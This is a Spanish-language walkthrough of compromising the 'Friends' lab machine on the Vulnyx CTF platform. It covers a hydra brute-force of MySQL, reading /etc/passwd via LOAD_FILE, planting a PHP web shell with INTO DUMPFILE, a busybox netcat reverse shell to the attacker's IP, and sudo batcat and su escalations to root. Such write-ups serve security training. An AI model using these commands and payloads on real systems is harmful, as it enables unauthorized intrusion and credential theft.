Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Friends– Plataforma Vulnyx

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Friends"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACIÓN

Descubrimiento de host activos con netdiscover:

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 54 Captured ARP Req/Rep packets, from 10 hosts.   Total size: 3240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.144   84:7b:57:62:bd:a3     23    1380  Intel Corporate
 192.168.1.1     c4:a3:66:d0:6a:1a     23    1380  zte corporation
 192.168.1.130   4c:4a:48:07:6f:fe      1      60  Unknown vendor
 192.168.1.139   4c:4a:48:07:6f:fe      1      60  Unknown vendor
 192.168.1.155   08:00:27:c9:16:dc      1      60  PCS Systemtechnik GmbH
 192.168.1.131   04:c4:61:9d:9c:08      1      60  Murata Manufacturing Co., Ltd.
 192.168.1.130   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
 192.168.1.133   e0:4b:a6:4a:eb:c9      1      60  HUAWEI TECHNOLOGIES CO.,LTD
 192.168.1.139   08:6f:48:42:dd:22      1      60  Shenzhen iComm Semiconductor CO.,LTD
 192.168.1.132   e0:e2:e6:52:f0:3c      1      60  Espressif Inc.
```


Escaneo inicial para descubrir los puertos abiertos:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/friends]
└─# nmap -sS -p- --open -vvv -n -Pn -oN allPorts 192.168.1.155
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-16 18:25 +0100
Initiating ARP Ping Scan at 18:25
Scanning 192.168.1.155 [1 port]
Completed ARP Ping Scan at 18:25, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:25
Scanning 192.168.1.155 [65535 ports]
Discovered open port 80/tcp on 192.168.1.155
Discovered open port 22/tcp on 192.168.1.155
Discovered open port 3306/tcp on 192.168.1.155
Completed SYN Stealth Scan at 18:25, 1.40s elapsed (65535 total ports)
Nmap scan report for 192.168.1.155
Host is up, received arp-response (0.000092s latency).
Scanned at 2026-02-16 18:25:42 CET for 1s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
3306/tcp open  mysql   syn-ack ttl 64
MAC Address: 08:00:27:C9:16:DC (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Escaneo exhaustivo para encontrar versión de los servicios que corren por los puertos abiertos:

```
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDP4OvUJ0xKoulS7xOYz1485bm/ZBVN/86xLQvh7Gqa1DmEWz/eHP2C3M
FeN6PEtWWtdmmnVJztgzX0wPWPaO9GM5hITyvpIB/Y/IqueYR+ft2n5ROLLUfjFLezB+zSa6xkDPGiY9qMZBMXA/6oaaD3TV
txvCCrInmnUHB+cG8dSRYQZ763QoPxF/feDSNbrKjTv8D1K2EPhf1rBGQGIObgatVHNFclVWfuq7sn4x9olNnbsEogIQ5mbE
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNDNbes4gKOy7nXoXxW1kP
|   256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINItrDSHbBfPB1CJosqklAQXN4/Mt++ocUqbiG861ZSG
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
|_http-title: Friends
|_http-server-header: Apache/2.4.56 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
3306/tcp open  mysql   syn-ack ttl 64 MariaDB 5.5.5-10.5.19
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.5.19-MariaDB-0+deb11u2
|   Thread ID: 15992
|   Capabilities flags: 63486
|   Some Capabilities: LongColumnFlag, IgnoreSigpipes, Speaks41ProtocolOld, IgnoreSpaceBeforePar
sTransactions, SupportsLoadDataLocal, FoundRows, SupportsCompression, ConnectWithDatabase, ODBCC
|   Status: Autocommit
|   Salt: &%&.R5Ooc!wU&YnA6*op
|_  Auth Plugin Name: mysql_native_password
MAC Address: 08:00:27:C9:16:DC (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Accedemos al puerto 80 de la máquina:



Tenemos abiertos los puertos 22 (SSH), 80 (HTTP), 3306(MySQL). Probamos a descargar la imagen y pasarle strings pero sin éxito, hacemos fuzzing de directorios para encontrar posibles archivos pero nada.

Ya que en la imagen aparecen los dos protagonistas de la serie beavis and butthead, vamos a intentar a utilizarlos como usuarios válidos para los servicios, probamos con SSH pero no hay suerte, vamoa probar con MySQL:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/friends]
└─# hydra -t 64 -L users -P /usr/share/wordlists/rockyou.txt mysql://192.168.1.155
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-16 18:37:44
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43033197 login tries (l:3/p:14344399), ~10758300 tries per task
[DATA] attacking mysql://192.168.1.155:3306/
[3306][mysql] host: 192.168.1.155   login: beavis   password: rocknroll
```

Tenemos credenciales válidas para entrar al servicio mysql:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/friends]
└─# mysql -u beavis -h 192.168.1.155 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 21364
Server version: 10.5.19-MariaDB-0+deb11u2 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Una vez dentro descubrimos la table users, dentro de la base friends, concredenciales:

```
MariaDB [friends]> select * from users;
+------+----------+-----------+
| id   | username | password  |
+------+----------+-----------+
|    1 | beavis   | b3@v1$123 |
|    2 | butthead | BuTTh3@D! |
+------+----------+-----------+
2 rows in set (0,001 sec)
```

Aquí mi primer impulso, ya que el servicio SSH estaba activado fue ir a probar si las credenciales eran válidas para conectarse por SSH, pero no surgió ningún efecto.

Entonces intenté a través de mysql para ver si podía listar recursos de la máquina víctima con la siguiente instrucción:

```
MariaDB [friends]> SELECT LOAD_FILE('/etc/passwd');
+--------------------------------------------------
--------------------------------------------------+
--------------------------------------------------
--------------------------------------------------
--------------------------------------------------
--------------------------------------------------
--------------------------------------------------
| LOAD_FILE('/etc/passwd')

                                  |
+--------------------------------------------------
--------------------------------------------------
--------------------------------------------------
--------------------------------------------------
--------------------------------------------------
--------------------------------------------------
--------------------------------------------------
| root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

-


Conseguimos listar el /etc/passwd, podemos probar a listar diferentes archivos, por ejemplo la id_rsa de cada usuario, no obtenemos nada:

```
MariaDB [friends]> SELECT LOAD_FILE('/home/beavis/.ssh/id_rsa')
    -> ;
+---------------------------------------+
| LOAD_FILE('/home/beavis/.ssh/id_rsa') |
+---------------------------------------+
| NULL                                  |
+---------------------------------------+
1 row in set (0,001 sec)

MariaDB [friends]> SELECT LOAD_FILE('/home/butthead/.ssh/id_rsa');
+---------------------------------------+
| LOAD_FILE('/home/butthead/.ssh/id_rsa') |
+---------------------------------------+
| NULL                                  |
+---------------------------------------+
```

Al principio al hacer fuzzing de archivos, la primera página que carga el servidor web es un index.php, vamos probar a listarlo a ver que podemos encontrar dentro de él.

```
+-----------------------------------------------------------------------
-----------------------------------------------------------------------
| <?php

/*
print "For more Rock & Roll visit: /M3t4LL1c@ ";
*/
```

Podemos listarlo, y nos da una pista de una posible ruta nueva:




Esta ruta existe. El siguiente paso que podríamos probar es, ver si en un directorio u otro tenemos capacidad de escritura mediante un DUMPING FILE, con la siguiente instrucción (finalmente tenemos capacidad de escritura en el directorio /M3t4LL1c@, previamente se hizo fuzzing de archivos y directorios por si hubiera algo más en su interior, pero sin éxito:

```
MariaDB [friends]> SELECT "<?php system($_GET['cmd']); ?>" INTO DUMPFILE '/var/www/html/M3t4LL1c@/cmd.php';
Query OK, 1 row affected (0,001 sec)
```


Ahora que ya tenemos el archivo accedemos a él pasándole por parámetro un one-liner para obtener una shell reveresa:

Lo podemos hacer a través del navegador, primero comprobamos que tenemos RCE:



Así que ahora sí que nos envíamos la revshell, podemos hacerlo con busybox y netcat:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/friends]
└─# echo "busybox nc 192.168.1.149 443 -e '/bin/sh'" | jq -SRr @uri
busybox%20nc%20192.168.1.149%20443%20-e%20%27%2Fbin%2Fsh%27
```



Obtenemos la conexión remota y realizamos el pertinente tratamiento de la tty:

```
┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/friends]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.149] from (UNKNOWN) [192.168.1.155] 37878
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@friends:/var/www/html/M3t4LL1c@$ ^Z
zsh: suspended  nc -lnvp 443

┌──(root㉿kali)-[/home/phoenixx/Escritorio/maquina_vuln/friends]
└─# stty raw -echo;fg
[1]  + continued  nc -lnvp 443
                              reset xterm
```

```
www-data@friends:/var/www/html/M3t4LL1c@$ export SHELL=bash
www-data@friends:/var/www/html/M3t4LL1c@$ export TERM=xterm
www-data@friends:/var/www/html/M3t4LL1c@$ stty rows 60 cols 180
www-data@friends:/var/www/html/M3t4LL1c@$ stty size
60 180
```

Una vez dentro si hacemos sudo -l, vemos que podemos pivotar al usuario beavis si hacemos uso de sudo con batcat:

```
www-data@friends:/var/www/html/M3t4LL1c@$ sudo -l
Matching Defaults entries for www-data on friends:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on friends:
    (beavis) NOPASSWD: /usr/bin/batcat
```

batcat tiene una opción –pagin always que no permite agregar un paginador, si pasamos cualquier archivo en el que podamos leer con paginador, podemos dejar congelado batcat y dentro con la instrucción !/bin/bash invocar una shell como beavis:

```
www-data@friends:/var/www/html/M3t4LL1c@$ sudo -u beavis /usr/bin/batcat --paging always cmd.php
        File: cmd.php
   1    <?php system($_GET['cmd']); ?>
!/bin/bash
```

Ya somos beavis:

```
beavis@friends:/var/www/html/M3t4LL1c@$ whoami
beavis
```

Aquí probé de todo para escalar privilegios, pero no me surtía efecto, cuando recordé que mirando en la base de datos, había encontrado credenciales:

```
┌──(phoenixx㉿kali)-[~/Escritorio/maquina_vuln/friends]
└─$ cat creds
b3@v1$123
BuTTh3@D!
```

No encontré que pudiera hacer nada como beavis, así que intenté cambiar a butthead con su e introducir la contraseña que había encontrado para él:

```
beavis@friends:/var/www/html/M3t4LL1c@$ su butthead
Password:
butthead@friends:/var/www/html/M3t4LL1c@$
```

Vale, ahora era butthead, pero tenía que escalar a root, probé a hacer un sudo -l introduciendo otra vez su contraseña:

```
Matching Defaults entries for butthead on friends:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User butthead may run the following commands on friends:
    (root) PASSWD: /usr/bin/su
```

El comando su se podía utilizar por butthead con permisos de administrador, así que una simple instrucción y root conseguido:

```
butthead@friends:/var/www/html/M3t4LL1c@$ sudo -u root /usr/bin/su root
root@friends:/var/www/html/M3t4LL1c@# whoami
root
```

:)